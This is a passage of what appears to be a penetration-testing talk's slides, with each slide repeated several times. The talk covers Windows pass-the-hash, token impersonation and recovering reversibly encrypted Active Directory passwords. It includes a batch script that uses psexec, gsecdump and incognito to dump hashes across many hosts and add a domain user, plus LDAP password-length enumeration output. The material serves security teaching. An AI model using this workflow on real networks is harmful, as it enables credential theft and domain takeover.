6. We find NTLMv2 is explicitly required
7. We use iam to become davesmithEA on a local machine
8. We then use the use this to add a new user onto the parent domain and interactively log in
9. We then go and have a nice cup of tea

workstations are not important?

- We own a workststaion and dump the SAM
- lanman Hashes are disabled - password is strong
- But using hashspray we realise we can get into over 1000 machines
- surely there must be a domain admin logged in somewhere?

workstations are not important?

- We own a workststaion and dump the SAM
- lanman Hashes are disabled - password is strong
- But using hashspray we realise we can get into over 1000 machines
- surely there must be a domain admin logged in somewhere?

workstations are not important?

- We own a workststaion and dump the SAM
- lanman Hashes are disabled - password is strong
- But using hashspray we realise we can get into over 1000 machines
- surely there must be a domain admin logged in somewhere?

workstations are not important?

- We own a workststaion and dump the SAM
- lanman Hashes are disabled - password is strong
- But using hashspray we realise we can get into over 1000 machines
- surely there must be a domain admin logged in somewhere?

workstations are not important?

- First set up windows session using iam-alt
- then using the new token call the following bat file

```
for /f "tokens=1*" %%i in ('type ips.txt')
  do
    psexec.exe \\%%i -c -s gsecdump -u > %%i
    incognito.exe -h %%i  \
    add_user -h dc mynewuser password
```

workstations are not important?

This simple batch script will:

- Loop around all machines where we can get in
- first dump any session hashes that exist
- secondly try to add a new user to the domain
- If we win with incognito we will need to domain admin up our new user
- If we win with gsecdump then we'll have to go through the psexec route as before

workstations are not important?

This simple batch script will:

- Loop around all machines where we can get in
- first dump any session hashes that exist
- secondly try to add a new user to the domain
- If we win with incognito we will need to domain admin up our new user
- If we win with gsecdump then we'll have to go through the psexec route as before

workstations are not important?

This simple batch script will:

- Loop around all machines where we can get in
- first dump any session hashes that exist
- secondly try to add a new user to the domain
- If we win with incognito we will need to domain admin up our new user
- If we win with gsecdump then we'll have to go through the psexec route as before

workstations are not important?

This simple batch script will:

- Loop around all machines where we can get in
- first dump any session hashes that exist
- secondly try to add a new user to the domain
- If we win with incognito we will need to domain admin up our new user
- If we win with gsecdump then we'll have to go through the psexec route as before

workstations are not important?

This simple batch script will:

- Loop around all machines where we can get in
- first dump any session hashes that exist
- secondly try to add a new user to the domain
- If we win with incognito we will need to domain admin up our new user
- If we win with gsecdump then we'll have to go through the psexec route as before

reversible encryption

what is it?

- In certain circumstances windows needs to use the raw passwords to access systems
  - HTTP Digest Auth
  - CHAP
- To store these is domain and user level option - default off
- How is it stored?
  - There is a LSA secret which is used across all users
  - A salt and the RC4 version of the password are saved in each users AD profile

what is it?

- In certain circumstances windows needs to use the raw passwords to access systems
  - HTTP Digest Auth
  - CHAP
- To store these is domain and user level option - default off
- How is it stored?
  - There is a LSA secret which is used across all users
  - A salt and the RC4 version of the password are saved in each users AD profile

what is it?

- In certain circumstances windows needs to use the raw passwords to access systems
  - HTTP Digest Auth
  - CHAP
- To store these is domain and user level option - default off
- How is it stored?
  - There is a LSA secret which is used across all users
  - A salt and the RC4 version of the password are saved in each users AD profile

what is it?

- In certain circumstances windows needs to use the raw passwords to access systems
  - HTTP Digest Auth
  - CHAP
- To store these is domain and user level option - default off
- How is it stored?
  - There is a LSA secret which is used across all users
  - A salt and the RC4 version of the password are saved in each users AD profile

what is it?

- In certain circumstances windows needs to use the raw passwords to access systems
  - HTTP Digest Auth
  - CHAP
- To store these is domain and user level option - default off
- How is it stored?
  - There is a LSA secret which is used across all users
  - A salt and the RC4 version of the password are saved in each users AD profile

what is it?

- In certain circumstances windows needs to use the raw passwords to access systems
  - HTTP Digest Auth
  - CHAP
- To store these is domain and user level option - default off
- How is it stored?
  - There is a LSA secret which is used across all users
  - A salt and the RC4 version of the password are saved in each users AD profile

why do we care?

1. If this option is enabled we can just recover the passwords from the DC
2. It uses a stream cipher and gives the cipher text away to *all* domain users
3. remotely over LDAP!

why do we care?

1. If this option is enabled we can just recover the passwords from the DC
2. It uses a stream cipher and gives the cipher text away to ∗all∗ domain users
3. remotely over LDAP!

why do we care?

1. If this option is enabled we can just recover the passwords from the DC
2. It uses a stream cipher and gives the cipher text away to ∗all∗ domain users
3. remotely over LDAP!

recovering passwords

- 0wn the domain
- psxec up to system
- run ‘revdump.exe’ - see references for details

recovering passwords

- 0wn the domain
- psxec up to system
- run 'revdump.exe' - see references for details

recovering passwords

- 0wn the domain
- psxec up to system
- run ‘revdump.exe’ - see references for details

remote foo

- The cipher text of the password is saved in the AD
- The Password is save using a stream cipher
- Any user can recover the stream cipher for every other user over LDAP
- Anyone can analyse this format and recover the length of the encrypted password

remote foo

- The cipher text of the password is saved in the AD
- The Password is save using a stream cipher
- Any user can recover the stream cipher for every other user over LDAP
- Anyone can analyse this format and recover the length of the encrypted password

remote foo

- The cipher text of the password is saved in the AD
- The Password is save using a stream cipher
- Any user can recover the stream cipher for every other user over LDAP
- Anyone can analyse this format and recover the length of the encrypted password

remote foo


- The cipher text of the password is saved in the AD
- The Password is save using a stream cipher
- Any user can recover the stream cipher for every other user over LDAP
- Anyone can analyse this format and recover the length of the encrypted password

demo

Demo

what should have happened

ldapenum.pl



```
./ldapenum.pl -U -i 192.168.2.94 -u deanx -p 1111111111111111222 -d  "domain.com" -U


User Name                Password Length        Groups
--------------------------------------------------------------------------
deanx                    19

testuser                 12                     Domain Admins,

dbadmin2                 8                      Administrators,

Administrator            N/A                    Group Policy Creator Owners,   Domain Admins,
                                                Enterprise Admins,      Schema Admins,
                                                Administrators,

Guest                    N/A                    Domain Guests,
                                                Guests,

IWAM_SBS                 N/A                    Guests,

IUSR_SBS                 N/A                    Guests,

krbtgt                   N/A
```

take away points

- Both Hash and Token Use have their problems so understand both
- Simple things get forgotten, AV is one
- Think about the hashes/tokens you have and how to use them
- it's not rocket science, but still not used as much as it can

take away points

- Both Hash and Token Use have their problems so understand both
- Simple things get forgotten, AV is one
- Think about the hashes/tokens you have and how to use them
- it's not rocket science, but still not used as much as it can

take away points

- Both Hash and Token Use have their problems so understand both
- Simple things get forgotten, AV is one
- Think about the hashes/tokens you have and how to use them
- it's not rocket science, but still not used as much as it can

take away points

- Both Hash and Token Use have their problems so understand both
- Simple things get forgotten, AV is one
- Think about the hashes/tokens you have and how to use them
- it's not rocket science, but still not used as much as it can

references

- Pass The Hash Tool Kit
  - http://oss.coresecurity.com/pshtoolkit/doc/index.html
- iam-alt patch
  - http://hexale.blogspot.com/2008/10/bug-in-iam-alt-makes-it-fail-completely.html
- Incognito
  - http://sourceforge.net/projects/incognito
  - http://eusecwest.com/esw08/esw08-jennings.pdf
- SMBShell NASL
  - http://cgi.tenablesecurity.com/tenable/smbshell.php
- keimpx
  - http://code.google.com/p/keimpx/
- fgdump
  - http://www.foofus.net/fizzgig/fgdump/

references

- PWDumpX
  - http://reedarvin.thearvins.com/downloads/tools/PWDumpX14.zip
- gsecdump and msvstl
  - http://www.truesec.se/sakerhet/verktyg
- reversible passwords
  - http://blog.teusink.net/2009/08/passwords-stored-using-reversible.html
- Windows Server 2003 Administration Tools Pack - Domain MMC Plugins
  - http://technet.microsoft.com/en-us/library/cc778255(WS.10).aspx

Questions?